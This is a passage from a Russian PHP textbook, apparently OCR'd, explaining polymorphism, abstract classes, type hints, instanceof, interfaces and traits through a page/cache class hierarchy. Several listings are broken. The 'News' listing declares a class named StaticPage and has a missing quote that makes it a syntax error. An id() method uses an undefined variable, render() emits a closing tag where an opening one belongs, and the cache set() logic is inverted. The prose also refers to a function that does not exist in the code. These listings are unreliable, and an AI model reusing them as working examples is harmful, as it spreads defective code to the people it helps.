Таким образом, каждый из классов будет обладать методом `render()`, даже если он полностью переопределяет его поведение. Если нам потребуется RSS-страница, которая не должна содержать шаблон сайта и выдавать данные в XML-формате, класс страницы все равно будет содержать метод `render()`, хотя он будет сильно отличаться по реализации от аналогичных методов других классов. Так единообразие интерфейса, заданное в базовом классе, и называется *полиморфизмом*.

Обратите внимание, что в момент формулировки требований мы не уточняем, *какой именно* странице (новости, о нас, RSS-канал и т. д.) соответствуют объекты `Page` и `Cached`. Нам это неизвестно, да и не нужно знать. Мы в будущем хотим свободно добавлять новые типы страниц, ведущие себя похожим образом и удовлетворяющие всё тем же требованиям.

> ***Примечание***
>
> Такой способ описания класса `Page`, когда до конца неизвестно, что именно он будет делать в программе, называют *абстрагированием*, а сам класс — *абстрактным*.

В листинге 23.11 показано определение базового класс `Page`, удовлетворяющее описанным выше условиям. Мы помещаем в него только код, являющийся общим для *всех* типов страниц. Иными словами, члены и методы, которые должны присутствовать в *каждом* классе, мы собираем в одном месте, дабы не размножать их.

> ***Примечание***
>
> Ниже мы будем постепенно рассматривать каждую деталь класса. Пока же заложите эту страницу пальцем, чтобы иметь возможность периодически к ней возвращаться.

Листинг 23.11. Базовый класс страницы. Файл pages/Page.php

```
<?php ## Базовый класс страницы
  class Page
```

```
  {
    // Любая страница имеет заголовок
    protected $title;
    // И содержимое
    protected $content;
    // Конструктор класса
    public function __construct($title = '', $content = '')
    {
      $this->title = $title;
      $this->content = $content;
    }
    // Получение заголовка страницы
    public function title()
    {
      return $this->title;
    }
    // Получение содержимого страницы
    public function content()
    {
      return $this->content;
    }
    // Формирование HTML-представления страницы
    public function render()
    {
      echo "<h1>".htmlspecialchars($this->title())."</h1>";
      echo "</p>".nl2br(htmlspecialchars($this->content()))."</p>";
    }
  }
?>
```

Каждая страница содержит название `$title` и содержимое `$content`, которые устанавливаются в конструкторе при создании класса. Обратите внимание на то, что мы стараемся не обращаться к этим переменным напрямую, вместо этого используем методы `title()` и `content()`, что позволит нам в производных классах перегрузить эти методы, например, с целью извлечения их быстрого кэша, расположенного в оперативной памяти. Метод `render()` будет использовать методы `title()` и `content()` текущего класса независимо от того, будет он сам перегружаться или нет. Давайте попробуем определить класс `Cached`, который будет реализовывать логику хранения поступающих страниц в каком-нибудь NoSQL-хранилище, например, memcached *(см. главу 40)*.

> ***Примечание***
>
> За последние 10 лет серверы окончательно перешли на 64-битные операционные системы, а следовательно, было снято ограничение на 4 Гбайт оперативной памяти, присущее 32-битным операционным системам. На момент написания текущего издания не редкостью были серверы со 128 Гбайт оперативной памяти, тогда как во времена первого издания за счастье считались 40 Гбайт жесткого диска на сервере. Такие изменения привели к более интенсивному использованию оперативной памяти. Редкий сайт обходится без NoSQL-решения memcache или redis. Здесь будет затронут простейший memcache-сервер, хранящий в памяти значения, которые можно извлечь по ключу.

В листинге 23.12 представлена одна из возможных реализаций класса `Cached`. Так как в данной главе нет возможности детально рассмотреть memcached, всю информацию помещения и извлечения данных в кэш мы оставим закомментированной.

Листинг 23.12. Базовый класс для кэшируемых страниц. Файл pages/Cached.php

```
<?php ## Базовый класс для кэшируемых страниц
  require_once "Page.php";
  class Cached extends Page
  {
    // Время действия кэша
    protected $expires;
    // Хранилище
    protected $store;

    // Конструктор класса
    public function __construct($title = '', $content = '', $expires = 0)
    {
      // Вызываем конструктор базового класса Page
      parent::__construct($title, $content);
      // Устанавливаем время жизни кэша
      $this->expires = $expires;
      // Подготовка хранилища
      // $this->store = new Memcached();
      // $this->store->addServer('localhost', 11211);
      // Размещение данных в хранилище
      $this->set($this->id('title'), $title);
      $this->set($this->id('content'), $content);
    }

    // Проверить, есть ли позиция $key в кэше
    protected function isCached($key)
    {
      // return (bool) $this->store->get($key);
    }
    // Поместить в кэш по ключу $key значение $value.
    // В случае если ключ уже существует:
    // 1. Не делать ничего, если $force принимает значение false.
    // 2. Переписать, если $force принимает значение true.
    protected function set($key, $value, $force = false)
    {
      // if ($force) {
      //   $this->store->set($key, $value, $this->expires);
      // } else {
      //   if($this->isCached($key)) {
      //     $this->store->set($key, $value, $this->expires);
      //   }
      // }
    }
```

```
    // Извлечение значения $key из кэша
    protected function get($key)
    {
      // return $this->store->get($key);
    }

    // Формируем уникальный ключ для хранилища
    public function id($name)
    {
      die("Что здесь делать? Неизвестно!");
    }

    // Получение заголовка страницы
    public function title()
    {
      // if ($this->isCached($this->id('title'))) {
      //   return $this->get($this->id('title'));
      // } else {
         return parent::title();
      // }
    }
    // Получение содержимое страницы
    public function content()
    {
      // if ($this->isCached($this->id('content'))) {
      //   return $this->get($this->id('content'));
      // } else {
         return parent::content();
      // }
    }
  }
?>
```

Как видно из листинга 23.12, в конструкторе класса `Cached` мы вызываем конструктор базового класса при помощи ключевого слова `parent`. Обратите внимание, что для конструктора, в отличие от других методов, разрешается изменять состав аргументов. Для того чтобы оперировать кэшем, нам потребуются минимум три метода:

- `isCached()` — проверка, помещено ли значение в кэш;
- `set()` — размещение значения в кэше;
- `get()` — извлечение значения из кэша.

Кроме этого дополнительно мы вводим метод `id()`, который возвращает уникальный ключ, для хранилища.

Кроме того, мы изменяем логику поведения методов `title()` и `content()` таким образом, чтобы они извлекали данные из memcached.

Для гарантии того, что все кэшируемые страницы будут извлекать данные из кэша, мы объявляем методы `title()` и `content()` финальными (`final`). Таким образом, их уже

нельзя будет переопределить в производных классах, а значит, никто не сможет извлекать данные в обход кэша. Это ограничение, конечно, является очень жестким; тем не менее в учебных целях мы пойдем на такой шаг.

Виртуальные методы

Давайте взглянем на листинг 23.12 (конструктор класса) и посмотрим, как реализовано кэширование, что называется, "на низком уровне".

При поступлении значений `$title` и `$content` в конструктор осуществляется попытка сохранить их в кэш при помощи метода `set()`. Для этого при помощи метода `id()` формируется уникальный ключ для каждого из значений. Внутри метода `set()` проверяется, нет ли записей с таким ключом, если нет — вызывается метод `set()` memcache, если есть — никакие действия не предпринимаются.

Загвоздка заключается в методе `id()`. У нас будет множество типов страниц: статические страницы, новости, каталоги, страница регистрации. Причем каталоги и новости будут содержать как индексную страницу со списком новостей и товарных позиций, так и детальные страницы с подробным описанием каждой позиции. Ключи в NoSQL-хранилищах, как правило, хранятся в одном большом списке и должны быть уникальны. Поэтому ответственность за генерацию уникального значения будет возложена на производные классы, которые должны будут перегружать метод `id()`. Вот тут в силу и вступают так называемые *виртуальные методы*.

Виртуальным называют метод, который может переопределяться в производном классе.

У нас есть два виртуальных метода — `title()` и `content()`. Метод `render()` базового класса перегрузке не подвергается, тем не менее, использовать он теперь будет новые перегруженные методы.

Еще один виртуальный метод `id()` мы даже *не знаем*, как должен быть "устроен", потому что у нас еще нет информации о типе страницы. Таким образом, вызывать виртуальный метод `id()` пока бессмысленно, что подчеркивается запуском встроенной функции `die()` в нем (см. листинг 23.12).

> ***Примечание***
>
> Виртуальные методы базового класса, которые бессмысленно и даже запрещено вызывать непосредственно, называют *абстрактными*. Вообще, "абстракция" — это такая "сущность", которая не существует сама по себе и требует дальнейшего уточнения ("реализации"). Как видите, данный термин как нельзя лучше подходит для описания "заглушечных" методов, а также классов, для которых неизвестно до конца, как они будут реализованы в будущем.

Раз в базовом классе `Cached` виртуальный метод `id()` "вырожден" и является абстрактным, нам обязательно нужно переопределить его в производном классе (листинг 23.13). В листинге приводятся закомментированные строки для работы с СУБД через расширение PDO, которое мы детально рассмотрим в *главе 37*.

Листинг 23.13. Статические страницы. Файл pages/StaticPage.php

```
<?php ## Статические страницы
  require_once "Cached.php";
```

```
  class StaticPage extends Cached
  {
    // Конструктор класса
    public function __construct($id)
    {
      // Проверяем, нет ли такой страницы в кэше
      if ($this->isCached($this->id($id))) {
        // Есть, инициализируем объект содержимым кэша
        parent::__construct($this->title(), $this->content());
      } else {
        // Данные пока не кэшированы, извлекаем
        // содержимое из базы данных
        // $query = "SELECT * FROM static_pages WHERE id = :id LIMIT 1"
        // $sth = $dbh->prepare($query);
        // $sth = $dbh->execute($query, [$id]);
        // $page = $sth->fetch(PDO::FETCH_ASSOC);
        // parent::__construct($page['title'], $page['title']);
        parent::__construct("Контакты", "Содержимое страницы Контакты");
      }
    }

    // Уникальный ключ для кэша
    public function id($name)
    {
      return "static_page_{$id}";
    }
  }
?>
```

Конструктор класса статических страниц принимает единственный параметр — идентификатор записи в базе данных `$id`. Он используется для формирования уникального ключа в методе `id()`. Идентификаторы, как правило, уникальны в пределах таблицы, т. е. в нашем случае в пределах статических страниц. Однако в новостях может встретиться запись с таким же идентификатором, чтобы новости не затирали ключи статических страниц, и наоборот, в методе `id()` ключ формируется из префикса "`static_page_`" и идентификатора.

> ***Внимание!***
>
> В этом и заключается суть полиморфизма и абстрагирования: метод определяется в месте, где программист имеет наиболее полную информацию, как именно он должен работать.

Конструктор класса устроен таким образом, что сначала проверяет, нет ли записи в быстром хранилище memcache. Если запись обнаружена, инициализация осуществляется данными, извлеченными из оперативной памяти. Если же запись не обнаружена, осуществляется "дорогой" запрос к базе данных. Полученные из нее данные используются для инициализации как объекта, так и формирования пары "ключ-значение" в memcache (рис. 23.2).

Не составит труда теперь создать класс для отображения детальной страницы новости (листинг 23.14). Для краткости мы опустим индексную страницу со списком новостей.




Рис. 23.2. Кэширование данных из базы данных в memcache

Листинг 23.14. Новости. Файл pages/News.php

```
<?php ## Новости
  require_once "Cached.php";
  class StaticPage extends Cached
  {
    // Конструктор класса
    public function __construct($id)
    {
      // Проверяем, нет ли такой страницы в кэше
      if ($this->isCached($this->id($id))) {
        // Есть, инициализируем объект содержимым кэша
        parent::__construct($this->title(), $this->content());
      } else {
        // Данные пока не кэшированы, извлекаем
        // содержимое из базы данных
        // $query = "SELECT * FROM news WHERE id = :id LIMIT 1"
        // $sth = $dbh->prepare($query);
        // $sth = $dbh->execute($query, [$id]);
        // $page = $sth->fetch(PDO::FETCH_ASSOC);
        // parent::__construct($page['title'], $page['title']);
        parent::__construct(Новости", "Содержимое страницы Новости");
      }
    }

    // Уникальный ключ для кэша
    public function id($name)
    {
      return "news_{$name}";
    }
  }
?>
```

Как видно из листинга 23.14, поменялись лишь префикс `news_` в методе `id()` и название таблицы в SQL-запросе, поэтому класс `Category` не приводим, он полностью аналогичен.

Разумеется, в нашем игрушечном примере многого не хватает, начиная с подсистемы маршрутизации и заканчивая сбросом кэша. Тем не менее, он демонстрирует принцип полиморфизма и перегрузку методов.

> ***Примечание***
>
> Как показывает пример выше, виртуальный метод не обязательно должен быть абстрактным. Довольно распространена ситуация, когда он сам выполняет некоторые действия и даже вызывается из переопределенного метода.

Давайте рассмотрим, как использовать один из наших новых классов `StaticPage` (листинг 23.15).

Листинг 23.15. Проверка виртуальных методов. Файл pages/test.php

```
<?php ## Проверка виртуальных методов
  require_once "StaticPage.php";
  // Создаем статическую страницу
  $id = 3;
  $page = new StaticPage($id);
  $page->render();
  echo $page->id($id);
?>
```

Результатом работы этого скрипта будут строки:

```
Контакты
Содержимое страницы Контакты
static_page_3
```

Для закрепления материала снова взгляните на определение класса `Page` из листинга 23.11. Итак, хотя метод `Page::render()` использует `$this->title()` и `$this->content()`, вызываются *не* функции `Page::title()` и `Page::content()`, а функции `title()` и `content()` из класса `StaticPage`! Методы `StaticPage::title()` и `StaticPage::content()` просто *переопределили* функции `Page::title()` и `Page::content()`.

> ***Примечание***
>
> Напоминаем еще раз, что функция, переопределяемая в производном классе, называется *виртуальной*.

Расширение иерархии

Главное преимущество, которое дает наследование и полиморфизм, — это беспрецедентная легкость создания новых классов, ведущих себя сходным образом с уже существующими. Обратите внимание на то, что добавить в программу новый тип страницы (например, страницу каталога) крайне просто: достаточно лишь написать ее класс, сделав его производным от `Page` или `Cached`. После этого любой движок, который мог работать со статическими страницами, начнет работать и с категориями, "ничего не заме-

тив". Единственное изменение, которое придется внести в код, — это извлечение данных категории (вместо статической страницы), но тут уж ничего не поделать: если хотите что-то создать, вы должны четко знать, что именно это будет.

Абстрактные классы и методы

До сих пор мы употребляли термины "абстрактный класс" и "абстрактный метод", не вдаваясь в детали. Давайте посмотрим, какими основными свойствами обладают эти "абстракции".

- Абстрактный метод нельзя вызвать, если он не был переопределен в производном классе. Собственно, написав функцию `Cached::id()` и поместив в нее вызов `die()`, мы как раз и гарантируем, что она обязательно будет переопределена в производном классе (иначе получим ошибку во время выполнения программы).
- Объект абстрактного класса, очевидно, невозможно создать. Действительно, представьте, что мы записали оператор: `$obj = new Page()`. Что при этом должно произойти? Ведь страница не знает, как себя извлечь из базы данных — об этом заботятся производные классы.
- Любой класс, содержащий хотя бы один абстрактный метод, сам является абстрактным. Действительно, если предположить, что кто-нибудь создаст объект этого класса и случайно вызовет абстрактный метод, получим ошибку.

Специально для того, чтобы автоматически учесть эти особенности, в PHP предусмотрено ключевое слово — модификатор `abstract`. Вы можете объявить класс или метод как `abstract`, и тогда контроль за их некорректным использованием возьмет на себя сам PHP.

Абстрактные классы можно использовать только для одной цели: создавать от них производные. В листинге 23.16 приведен все тот же самый класс `Page`, но только теперь мы используем ключевое слово `abstract` там, где это необходимо по логике.

Листинг 23.16. Абстрактный класс страницы. Файл pages/PageA.php

```
<?php ## Абстрактный класс страницы
  abstract class Page
  {
    // Любая страница имеет заголовок
    protected $title;
    // И содержимое
    protected $content;
    // Конструктор класса
    public function __construct($title = '', $content = '')
    {
      $this->title = $title;
      $this->content = $content;
    }
    // Получение заголовка страницы
    public function title()
    {
      return $this->title;
    }
```

```
    // Получение содержимого страницы
    public function content()
    {
      return $this->content;
    }
    // Формирование HTML-представления страницы
    public function render()
    {
      echo "<h1>".htmlspecialchars($this->title())."</h1>";
      echo "</p>".nl2br(htmlspecialchars($this->content()))."</p>";
    }
  }
?>
```

Класс `Cached` тоже можно переписать с использованием ключевого слова `abstract`. В отличие от класса `Page` в нем мы определяем абстрактный метод `id()`. В листинге 23.17 содержимое класса приводится в сокращенном варианте, полный вариант можно найти в примерах к книге.

Листинг 23.17. Абстрактный класс кэшированной страницы. Файл pages/CachedA.php

```
<?php ## Базовый класс для кэшируемых страниц
  require_once "PageA.php";
  abstract class Cached extends Page
 {
    // Время действия кэша
    protected $expires;
    // Хранилище
    protected $store;

    ...

    // Формируем уникальный ключ для хранилища
    abstract public function id($name);

    ...

  }
?>
```

Как видите, при объявлении абстрактного метода (например, `id()`) вы уже не должны определять его тело — просто поставьте точку с запятой после его прототипа.

Если вы случайно пропустите ключевое слово `abstract` в заголовке класса `Cached`, PHP напомнит вам об этом сообщением о фатальной ошибке:

```
Fatal error: Class Cached contains 1 abstract method and must therefore be declared
abstract or implement the remaining methods (Cached::id))
```

Совместимость родственных типов

Пусть у нас есть базовый класс `Page` и производный от него — `StaticPage`. В соответствии с идеологией наследования везде, где может быть использован объект типа `Page`, возможно и применение `StaticPage`-объекта, но *не наоборот*! В самом деле, если мы неявно "преобразуем" `StaticPage` в `Page`, то сможем работать с его `Page`-частью (свойствами и методами): ведь любая статья является также и страницей. В то же время, преобразовать `Page` в `StaticPage` нельзя: ведь имея объект типа `Page`, мы не знаем, новость ли это, обычная страница или страница категории (при условии, что эти классы объявляются в программе).

Мы приходим к *правилу совместимости типов*, существующему в любом объектном языке программирования: объекты производных классов допустимо использовать в том же контексте, что и объекты базовых.

Уточнение типа в функциях

В предыдущих главах мы уже говорили о том, что при определении функций и методов допустимо указывать типы аргументов-объектов. В роли таких типов могут выступать имена классов. Данный механизм называется *уточнением типа*. Рассмотрим пример:

```
function echoPage(StaticPage $obj)
{
  $obj->render();
}
$page = new StaticPage(3);
echoPage($page);
```

Данный код корректен: мы передаем функции `echoPage()` объект типа `StaticPage`, что совпадает с именем класса в прототипе процедуры. Но задумаемся на мгновение: ведь функции `echoPage()`, по сути, совершенно все равно, со страницей какого типа она работает. Действительно, метод `render()` существует у любой страницы, и ее допустимо применять к произвольным объектам, базовый класс которых — `Page`.

Руководствуясь данными рассуждениями, модифицируем код (листинг 23.18).

Листинг 23.18. Уточнение и совместимость типов. Файл pages/cast.php

```
<?php ## Уточнение и совместимость типов
  require_once "StaticPage.php";
  function echoPage(Page $obj)
  {
    $obj->render();
  }
  $shape = new StaticPage(3);
  echoPage($shape);
?>
```

Мы увидим, что он прекрасно работает: вместо аргумента типа `Page` можно подставлять объект класса `StaticPage`.

Оператор *instanceof*

Проверка совместимости типов производится во время *выполнения* программы, а не во время ее трансляции. Если мы попробуем вызвать `echoPage(314)`, то получим такое сообщение:

```
Fatal error: Uncaught TypeError: Argument 1 passed to echoPage() must be an instance
of Page, integer give
```

В PHP существует возможность проверить, "совместим" ли объект с некоторым классом, и без выдачи фатальных сообщений. Для этого применяется новый оператор `instanceof`. С его использованием функцию `moveSize()` можно было бы переписать так, как показано в листинге 23.19.

Листинг 23.19. Оператор `instanceof`. Файл pages/instanceof.php

```
<?php ## Оператор instanceof
  require_once "StaticPage.php";
  function echoPage($obj)
  {
    $class = "Page";
    if (!($obj instanceof $class))
      die("Argument 1 must be an instance of $class.<br />");
    $obj->render();
  }
  $page = new StaticPage(3);
  echoPage($page);
?>
```

Вместо `$class`, конечно, можно и явно написать `Page`. Мы просто хотели продемонстрировать, что с помощью `instanceof` допустимо использовать имя класса, заданное неявно (в переменной).

Обратное преобразование типа

При помощи оператора `instanceof` можно определять, каким набором свойств и методов обладает тот или иной объект, и выполнять в зависимости от этого различные действия. Например:

```
if ($obj instanceof Category) {
  echo "Работаем с категорией.";
  // Здесь можно вызвать специфичные для Category методы,
  // отсутствующие в базовых классах Page и Cached.
}
else if ($obj instanceof News) echo "Работаем с новостями.";
else if ($obj instanceof StaticPage) echo "Работаем со статическими страницами.";
else echo "Неизвестная страница!";
```


Данный код, конечно, не является лучшим примером, потому что он не позволяет в будущем легко добавлять новые типы страниц в программу. Собственно, полиморфизм как раз и был изобретен для того, чтобы избежать подобных `if`-конструкций в про-

грамме, заменив их вызовами виртуальных методов. Тем не менее, в некоторых ситуациях подобный подход все же находит применение.

Резюме

В этой главе мы продолжили знакомство с миром объектно-ориентированного программирования и узнали о двух взаимосвязанных концепциях — наследовании и полиморфизме, без которых ООП немыслимо так же, как оно немыслимо без инкапсуляции. Мы научились обращаться из производных классов к членам базовым и, что гораздо важнее, из базовых к производным, а это позволило использовать механизм абстракции и полиморфизма. Мы познакомились с понятием совместимости типов и оператором `instanceof`.

Для детального ознакомления с идеями объектно-ориентированного программирования мы настоятельно рекомендуем вам почитать специализированную литературу, например, любую книгу по Java или труды Бьерна Страуструпа, автора языка C++.



ГЛАВА 24

Интерфейсы и трейты

Листинги данной главы
можно найти в подкаталоге inherit.

До сих пор мы подразумевали, что у каждого производного класса может быть только *единственный* базовый. Наследовать свойства и методы сразу *нескольких* классов (например, писать `class A extends B, C, D`) в PHP *нельзя*.

Большинство современных языков программирования (Java, C# и т. д.) отказались от реализации множественного наследования, потому что она очень усложняет логику программы и добавляет много неоднозначностей в код. Например, что делать, если класс наследуется от двух других, имеющих методы с одинаковыми именами? Который из них будет использоваться по умолчанию? Существуют и другие неоднозначности, гораздо более серьезные.

Однако окружающий нас мир не укладывается в рамки иерархических моделей, а если и укладывается, то с большим трудом. Поэтому, несмотря на отказ от множественного наследования, все языки, поддерживающие объектно-ориентированный подход, предоставляют либо саму возможность множественного наследования (C++, Perl), либо какие-то компенсационные механизмы. PHP следует второму пути и предоставляет их целых два: интерфейсы и трейты.

Интерфейсы

Вернемся к схеме страниц, которую мы рассматривали в предыдущей главе (см. рис. 23.1).

Допустим, нам необходимо добавить на страницу, помимо заголовка, дополнительную SEO-информацию: ключевые слова, META-описание страницы, og-теги для социальных сетей. Причем добавлять эту информацию на уровне класса `Page` может оказаться не очень разумной тактикой, т. к. ряд страниц, например `User`, точно не будут снабжаться SEO-информацией. Часть страниц будет снабжаться ею лишь избрано.

Мы могли бы добавить SEO-информацию на уровне класса `Cached`, однако класс несет совсем другую функцию и его нужно переименовывать. Кроме того, у нас получается ограничение, что любая кэшируемая страница снабжается SEO-информацией, и наоборот, если мы захотим кэшировать страницу, то в нагрузку мы получим SEO-блок.

Для решения данной проблемы предназначены интерфейсы. *Интерфейс* (`interface`) представляет собой обычный *абстрактный* класс, но только в нем не может быть свойств, и, конечно, не определены тела методов. Фактически некоторый интерфейс указывает лишь список методов, их аргументы и модификаторы доступа (обычно только `protected` и `public`). Допускается также описание констант внутри интерфейса (ключевое слово `const`).

Класс, *реализующий* некоторый интерфейс, обязан содержать в себе определения *всех* методов, заявленных в интерфейсе. Это объясняет, почему в мире ООП интерфейс часто называют *контрактом*: любой класс, "подписавшись в контракте", обязуется "выполнять" его "условия". Если хотя бы один из методов не будет реализован, вы не сможете создать объект класса: возникнет ошибка.

Главное достоинство интерфейсов заключается в том, что класс может реализовывать интерфейсы независимо от основной иерархии наследования (рис. 24.1).




Рис. 24.1. Интерфейс `Seo` реализуют лишь те классы, где он требуется

Более того, класс может реализовывать сразу *несколько* интерфейсов. Например, диаграмму на рис. 24.1 можно расширить интерфейсом тегов (`Tag`): страницы, снабженные тегами, выводят в конце их список. Теги представляют собой гиперссылки, которые ведут к списку материалов, снабженных такими же тегами (рис. 24.2).




Рис. 24.2. Реализация сразу нескольких интерфейсов

Для "привязки" интерфейсов к классу используется ключевое слово `implements`:

```
interface Seo
{
  public function keywords(); // тело не указывается!
  public function description();
  public function ogs();
}
interface Tag
{
  public function tags(); // возвращает теги
}

class StaticPage extends Cached implements Seo, Tag
{
  public function keywords() { ... }
  public function description() { ... }
  public function ogs() { ... }
  public function tags() { ... }
}
```

Теперь каждый класс, который расширяет интерфейсы `Seo` или `Tag`, обязан реализовать абстрактные методы, заданные на уровне интерфейса, в противном случае PHP выдаст сообщение об ошибке:

```
Fatal error: Class StaticPage contains 4 abstract methods and must therefore be
declared abstract or implement the remaining methods (Seo::keywords,
Seo::description, Seo::ogs, ...)
```

Интерфейс рассматривается как абстрактный класс. Проверить, реализует ли текущей класс интерфейс, можно при помощи оператора `instanceof`, который мы рассмотрели в предыдущей главе.

Наследование интерфейсов

Интерфейсы, так же как и обычные классы, могут наследовать друг друга. Например, от интерфейса `Tag` можно унаследовать интерфейс для списка авторов `Author` новостного материала (рис. 24.3).

Для наследования в интерфейсах, так же как и в классах, используется ключевое слово `extends` (листинг 24.1).




Рис. 24.3. Интерфейсы могут наследовать друг другу

Листинг 24.1. Наследование интерфейсов. Файл ifacemulti.php

```
<?php ## Наследование интерфейсов
  // SEO-информация о странице
  interface Seo
  {
    public function keywords(); // тело не указывается!
    public function description();
    public function ogs();
  }
  // Набор тегов, которым снабжается страница
  interface Tag
  {
    public function tags(); // возвращает теги
  }
  // Список авторов материала
  interface Author extends Tag
  {
    public function info($id); // информация об авторе
  }
  // Новости снабжаются SEO-информацией и списком авторов
  class News implements Seo, Author
  {
    private $id;
    public function keywords()
    {
      // $query = "SELECT keywords FROM seo WHERE id = :id LIMIT 1"
    }
    public function description()
    {
      // $query = "SELECT description FROM seo WHERE id = :id LIMIT 1"
    }
    public function ogs()
    {
      // $query = "SELECT ogs FROM seo WHERE id = :id LIMIT 1"
    }
    public function tags()
    {
      // $query = "SELECT * FROM authors WHERE id IN(:ids)"
    }
    public function info($id)
    {
      // $query = "SELECT * FROM authors WHERE id = :id"
    }
    // Также нужно определить конструктор, деструктор и другие методы
  }
?>
```

Обратите внимание на одну деталь. Интерфейс `Tag` расширяется интерфейсом `Author`, который, в свою очередь, реализуется классом `News`. Если попробовать расширить класс `News` интерфейсом `Tag` напрямую, будет возвращена ошибка:

```
Fatal error: Class News cannot implement previously implemented interface Tag
```

Интерфейсы и абстрактные классы

В случае если класс подключает к себе интерфейсы, но реализует *не все* методы в них, он автоматически становится абстрактным. Взгляните на листинг 24.2.

Листинг 24.2. Интерфейсы и абстрактные классы. Файл abstract.php

```
<?php ## Интерфейсы и абстрактные классы
  interface I
  {
    public function F();
  }
  abstract class C implements I
  {
  }
?>
```

Если мы пропустим ключевое слово `abstract` в описании класса, то получим уже знакомое нам сообщение:

```
Fatal error: Class C contains 1 abstract methods and must therefore be declared
abstract (I::F)
```

Это и неудивительно: ведь мы не можем создать в программе объект класса, в котором отсутствует один из методов, а такой класс как раз и называется абстрактным.

Трейты

Начиная с версии 5.4, в PHP введен дополнительный инструмент для повторного использования кода в классах — *трейты*. В отличие от интерфейсов, трейты содержат не абстрактные методы, а общие фрагменты классов.

Если мы объявляем интерфейсы `Seo` и `Tag` и заставляем все классы реализовывать методы этих интерфейсов, наверняка среди реализаций будет довольно много повторяющегося кода. Для решения этой проблемы как раз и предназначены трейты. Реализовав один раз функциональность `Seo`-блока и тегов `Tag`, их можно подмешивать в любой класс, в котором данная функциональность может потребоваться.

Объявляются трейты при помощи ключевого слова `trait`, после которого следует название трейта и в фигурных скобках его содержимое. Для включения одного или нескольких трейтов в класс используется ключевое слово `use` (листинг 24.3).

Листинг 24.3. Использование трейтов. Файл traits.php

```
<?php ## Использование трейтов
  trait Seo
  {
    private $keyword;
    private $description;
    private $ogs;
    public function keywords()
    {
      // $query = "SELECT keywords FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::keywords<br />";
    }
    public function description()
    {
      // $query = "SELECT description FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::description<br />";
    }
    public function ogs()
    {
      // $query = "SELECT ogs FROM seo WHERE id = :id LIMIT 1"
      echo "Seo::ogs<br />";
    }
  }

  trait Tag
  {
    public function tags()
    {
      // $query = "SELECT * FROM authors WHERE id IN(:ids)"
      echo "Tag::tags<br />";
    }
  }

  class News
  {
    // Новости снабжаются SEO-информацией и списком авторов
    use Seo, Tag;
    private $id;
  }

  $news = new News();
  $news->keywords();
  $news->tags();
?>
```

Результатом работы скрипта из листинга 24.3 будут следующие строки:

```
Seo::keywords
Tag::tags
```

Трейты и наследование

Трейты перегружают методы базового класса, а методы текущего класса перегружают методы трейтов (листинг 24.4).

Листинг 24.4. Порядок перегрузки методов. Файл traits.php

```
<?php ## Порядок перегрузки методов
  class Page
  {
    public function tags()
    {
      echo "Page::tags<br />";
    }
    public function authors()
    {
      echo "Page::authors<br />";
    }
  }

  trait Author
  {
    public function tags()
    {
      echo "Author::tags<br />";
    }
    public function authors()
    {
      echo "Author::authors<br />";
    }
  }

  class News extends Page
  {
    use Author;

    public function authors() {
      echo "News::authors<br />";
    }
  }

  $news = new News();
  $news->authors(); // News::authors
  $news->tags();    // Author::tags
?>
```

Если же в двух трейтах будет определен метод с одним и тем же именем, возникнет конфликт. Впрочем, его можно разрешить, явно указав, какой из методов следует использовать в фигурных скобках после оператора `use`. Внутри фигурных скобок можно применять ключевые слова `insteadof` для указания, какой из методов следует использо-

вать. Кроме этого, допускается использование ключевого слова `as` для указания нового псевдонима для конфликтующего метода (листинг 24.5).

Листинг 24.5. Разрешение конфликтов. Файл traits_conflict.php

```
<?php ## Разрешение конфликтов
  trait Tag
  {
    public function tags()
    {
      echo "Tag::tags<br />";
    }
    public function authors()
    {
      echo "Tag::authors<br />";
    }
  }

  trait Author
  {
    public function tags()
    {
      echo "Author::tags<br />";
    }
    public function authors()
    {
      echo "Author::authors<br />";
    }
  }


  class News
  {
    use Author, Tag
    {
      Tag::tags insteadof Author;
      Author::authors insteadof Tag;
      Author::tags as list;
    }
  }

  $news = new News();
  $news->authors(); // Author::authors
  $news->tags();    // Tag::tags
  $news->list();    // Author::tags
?>
```

Резюме

В этой главе мы рассмотрели возможности компенсации отсутствия множественного наследования за счет реализации классами интерфейсов и расширения их функциональности путем включения трейтов.

ГЛАВА 25



Пространство имен

Листинги данной главы
можно найти в подкаталоге namespace.

